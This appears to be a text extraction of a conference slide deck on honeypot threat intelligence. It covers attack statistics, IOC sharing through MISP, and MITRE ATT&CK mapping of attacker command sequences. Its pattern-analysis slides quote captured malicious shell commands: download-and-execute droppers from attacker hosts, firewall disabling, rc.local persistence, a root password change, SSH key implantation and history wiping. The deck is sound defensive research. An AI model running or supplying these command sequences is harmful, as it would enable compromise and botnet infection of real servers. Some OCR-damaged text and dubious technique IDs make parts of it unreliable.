

Exposing Honeynet Threat Sharing

Honeypots Threat Intelligence & Analysis

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


- Relation with Threat Intelligence
- Honeypots Threat Patterns and Analysis
- Conclusion & Future Works



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
Honeypots Cyber Threats?









Honeypots Attackers Landscape?





Threat Landscape key Takeways:

- Mostly done by Bots & Scripts => perform port enumeration, brute force and malware propagation
- SMB Port (445) is the Favorite Spot (93% of total attacks)
- Malware targeting SMB port (e.g Wannacry) still the biggest threats
- Based on the traffic statistics, bots are coming from computers that active on working hours on each country (9am to 6pm)











Why Should we care about Honeypots Threats?

Honeypots cannot see all threats and sophisticated attacks, but can give the early warning and automatic protection for real time malware propagations



- 1. Early Warning System for Automatic Bots and Scripts
- 2. Capture Real time IOC for malware propagation
- 3. More Honeypots / sensors means more visibility
- 4. Detect Unknown Malware Propagation

In Relation with Threat Intelligence









Perform Threat **Enrichment**

Honeypot logs would be analyzed and will be shared as Threat Intel Feeds









Perform Enrichment Pattern Analysis



Honeypot Data Lake



Extract IOC to be shared for "Known" **Threats**



Public & Internal Dashboard





*) Publicly Available Realtime IOC API to ha consumed



Public Community to consume as threat intel feed

Indonesia Cyber Community / Enterprise / Education / Government









*)Community Analyst



Share the clean analyzed threats to MISP Threat Sharing



*) MISP Threat Sharing Platform



*) Future Works in 2021










Last 30 Days IOC Statistics

Captured URLs used for malware propagation








Last 30 Days IOC Statistics

Captured Hashes and IP addresses












Honeypots Threat Patterns Analysis

Threat Pattern mapped based on Command Sequence performed. All attacks with same sequences are considered as same signature



echo "cd /tmp; rm -f *.sh; wget http://46.246.43.212/wget.sh || curl http://46.246.43.212/curl.sh -o curl.sh; chmod +x *.sh; ./wget.sh; ./curl.sh" | sh, cd /tmp; rm -f *.sh; wget http://46.246.43.212/wget.sh || curl http://46.246.43.212/curl.sh -o curl.sh; chmod +x *.sh; ./wget.sh; ./curl.sh

#!/bin/sh; PATH=\$PATH:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/sbin:/usr/bin; wget http://98.159.110.225/23; curl -0 http://98.159.110.225/23; chmod +x 23; ./23; ./bin/eyshcjdmzg, ls -la /var/run/gcc.pid





Threat Categorization and MITRE Mapping

#!/bin/sh; PATH=\$PATH:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin; wget http://98.159.110.225/23; curl -0 http://98.159.110.225/ 23; chmod +x 23; ./23; , /bin/eyshcjdmzg, ls -la /var/run/gcc.pid

Pattern Code = SCS007 – Shell, Tool Execution & System Profiling

Threat Categories:

- Setup/ Modify env PATH
- **Download Tools**
- File Permission Modification
- Execution of tools
- Profiling File System

MITRE Att&CK mapping:

- T1034 Path Interception
- T1105 Remote File Copy, T843 Program Download
- T1059 Command & scripting Interpreter
- T1518 Software Discovery and T1083 File & Directory Discovery

service iptables stop, wget http://49.233.56.165:89/ubjq, chmod 777 ubjq, ./ubjq, chmod 0755 /root/ubjq, nohup /root/ubjq > /dev/null 2>&am p;1 &, chmod 0777 ubjq, chmod u+x ubjq, ./ubjq &, chmod u+x ubjq, ./ubjq &, cd /tmp, service iptables stop, wget http://49.233.56.165:89/xnj q, ./164, chmod 0755 /root/xnjq, nohup /root/xnjq > /dev/null 2>&1 &, chmod 0777 xnjq, chmod u+x xnjq, ./xnjq &, chmod u+x dos6cc4, ./xnjq &, cd /tmp, echo "cd /root/">>/etc/rc.local, echo "./ubjq&">>/etc/rc.local, echo "./xnjq&">>/etc/rc.local, echo "/etc/init.d/iptables sto p">>/etc/rc.local

Pattern Code = SCS006 – Disable FW, Tool Execution & Persistence

Threat Categories:

- Security Bypass
- **Download Tools**
- Execution of tools
- Silent run of tools
- Setup persistence to run on boot

MITRE Att&CK mapping:

- T1089 Disabling Security Tools & T1562.004 Impair Defenses: Disable or Modify System Firewall
- T1105 Remote File Copy, T843 Program Download
- T1059 Command & scripting Interpreter
- T1204 User Execution
- T1156 .bash_profile and .bashrc, T1547.006 Boot or Logon Autostart Execution: Kernel Modules and Extensions










Every Pattern has their Campaign Timeline

Pattern Code = SCS005 – Sys Profiling & Persistence

cat /proc/cpuinfo | grep name | wc -1, echo "root:DFlSLfedx5dT"|chpasswd|bash, cat /proc/cpuinfo | grep name | head -n 1 | awk '{print \$4,\$5,\$6,\$7,\$8,\$9;}', free -m | grep Mem | awk '{print \$2,\$3,\$4,\$5,\$6,\$7}', ls -lh \$(which ls), which ls, crontab -1, w, uname -m, cat /proc/cpuinfo | grep model | grep name | wc -1, top, uname, uname -a, lscpu | grep Model, cd ~ && rm -rf .ssh && mkdir .ssh && echo "ssh-rsa AAAAB3Nza C1yc2EAAAABJQAAAQEArDp4cun2lhr4KUhBGE7VvAcwdli2a8dbnrT0rbMz1+5073fcB0x8NVbUT0bUanUV9tJ2/9p7+vD0EpZ3Tz/+0kX34uAx1RV/75GV0mNx+9EuW0nvNoaJe0QXxziIg9 eLBHpgLMuakb5+BgTFB+rKJAw9u9FSTDengvS8hX1kNFS4Mjux0hJ0K8rvcEmPecjdySYMb66nylAKGwCEE6WEQHmd1mUPgHwGQ0hWCwsQk13yCGPK5w6hYp5zYkFnvlC8hGmd4Ww+u97k6pf TGTUbJk14ujvcD9iUKQTTWYYjIIu5PmUux5bsZ0R4WFwdIe6+i6rBLAsPKgAySVKPRK+oRw== mdrfckr">>>.ssh/authorized_keys && chmod -R go= ~/.ssh && cd ~



Every Pattern has their Campaign Timeline

Pattern Code = SCS006 - Disable FW, Tool Execution & Persistence


service iptables stop, wget http://49.233.56.165:89/ubjq, chmod 777 ubjq, ./ubjq, chmod 0755 /root/ubjq, nohup /root/ubjq > /dev/null 2>&am p;1 &, chmod 0777 ubjq, chmod u+x ubjq, ./ubjq &, chmod u+x ubjq, ./ubjq &, cd /tmp, service iptables stop, wget http://49.233.56.165:89/xnj q, ./164, chmod 0755 /root/xnjq, nohup /root/xnjq > /dev/null 2>&1 &, chmod 0777 xnjq, chmod u+x xnjq, ./xnjq &, chmod u+x dos6cc4, ./xnjq &, cd /tmp, echo "cd /root/">>/etc/rc.local, echo "./ubjq&">>/etc/rc.local, echo "./xnjq&">>/etc/rc.local, echo "/etc/init.d/iptables stop">>/etc/rc.local



Every Pattern has their Campaign Timeline

Pattern Code = SCS010 - Tool Execution and Covering Track

cd /tmp; wget http://45.143.220.55/5311qjmikurawepedalnqmashrabotatuk61119123c/infn.x86; chmod 777 i nfn.x86; ./infn.x86 servers; rm -rf *





Similar Attack from same Threat Actor

Attacks on July 2020

```
wget http://5.9.248.17/5311qjmikurawepedalnqmashrabotatuk61119123c/KigaNet.x86; chmod 777 *; ./KigaN et.x86 Roots;rm -rf KigaNet.x86; rm -rf KigaNet.x86; history -c cd /tmp; wget http://45.143.220.55/5311qjmikurawepedalnqmashrabotatuk61119123c/infn.x86; chmod 777 i nfn.x86; ./infn.x86 servers; rm -rf *
```

Attacks on June 2020

```
wget http://xpodip.ir/5311qjmikurawepedalnqmashrabotatuk61119123c/KigaNet.x86; chmod 777 *; ./KigaNet.x86 Roots;rm -rf KigaNet.x86; wget https://xpodip.ir/infectedn.sh; chmod 777 infectedn.sh; sh infe ctedn.sh; rm -rf Kiga*; rm -rf inf*; history -c
```


```
wget http://193.228.91.124/5311qjmikurawepedalnqmashrabotatuk61119123c/KigaNet.x86; chmod 777 *; ./KigaNet.x86 Roots;rm -rf KigaNet.x86; history -c
```

Attacks on May 2020

```
cd /tmp; wget http://37.49.226.49/5311qjmikurawepedalnqmashrabotatuk61119123c/infn.x86; chmod 777 *;
./infn.x86 servers; rm -rf *
```




Threat Category Statistics in Last 30 Days



- There are 99% Attack Logs are consists of Port Scanning (Service Enumeration) and Empty Command with Successful Login (Brute Force attack)
- Only 0.12 % consists of unique pattern Excluding payload delivery
- We have identified 30 unique Sequence Command to be categorized


Malware Delivery Statistics in Last 30 Days




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- Only 0.12 % consists of Payload or malware delivery exclude cowrie attacks

Threat Categorization Statistics

Port Scanning and Brute Force Attacks still gain the top Logs for Honeypot Attacks












Threat Categorization Statistics

Port Scanning and Brute Force Attacks still gain the top Logs for Honeypot Attacks





Note:

- SCS003 Port Scanning
- SCS001 Empty Command with successful login
- SCS002 Unsuccessful login
- SCS004 Payload Delivery
- SCS007 Shell, Tool Execution & Sys Profiling









Conclusion

- 99% of honeypot attacks are service enumeration and Brute Force Attempts
- Some attack patterns occurred only 1 or 2 times hypothetically can be categorized as non-bot attacks
- Slight change in the command sequence will make the signature changes and create new unknown pattern
- Threat Actors often changes Parameters and slightly different command sequences and may be identified by the sequence similarities and TTPs



Future Works

Target on End of 2020



Threat Scoring

Score each HP Logs with Risk Score



Community Analyst

Have a bunch of team to analyze unknown threats



Publicly Shared Intel

Using MISP, Public Dashboard and Consumable API



Community to Community

Hopefully our works can support you







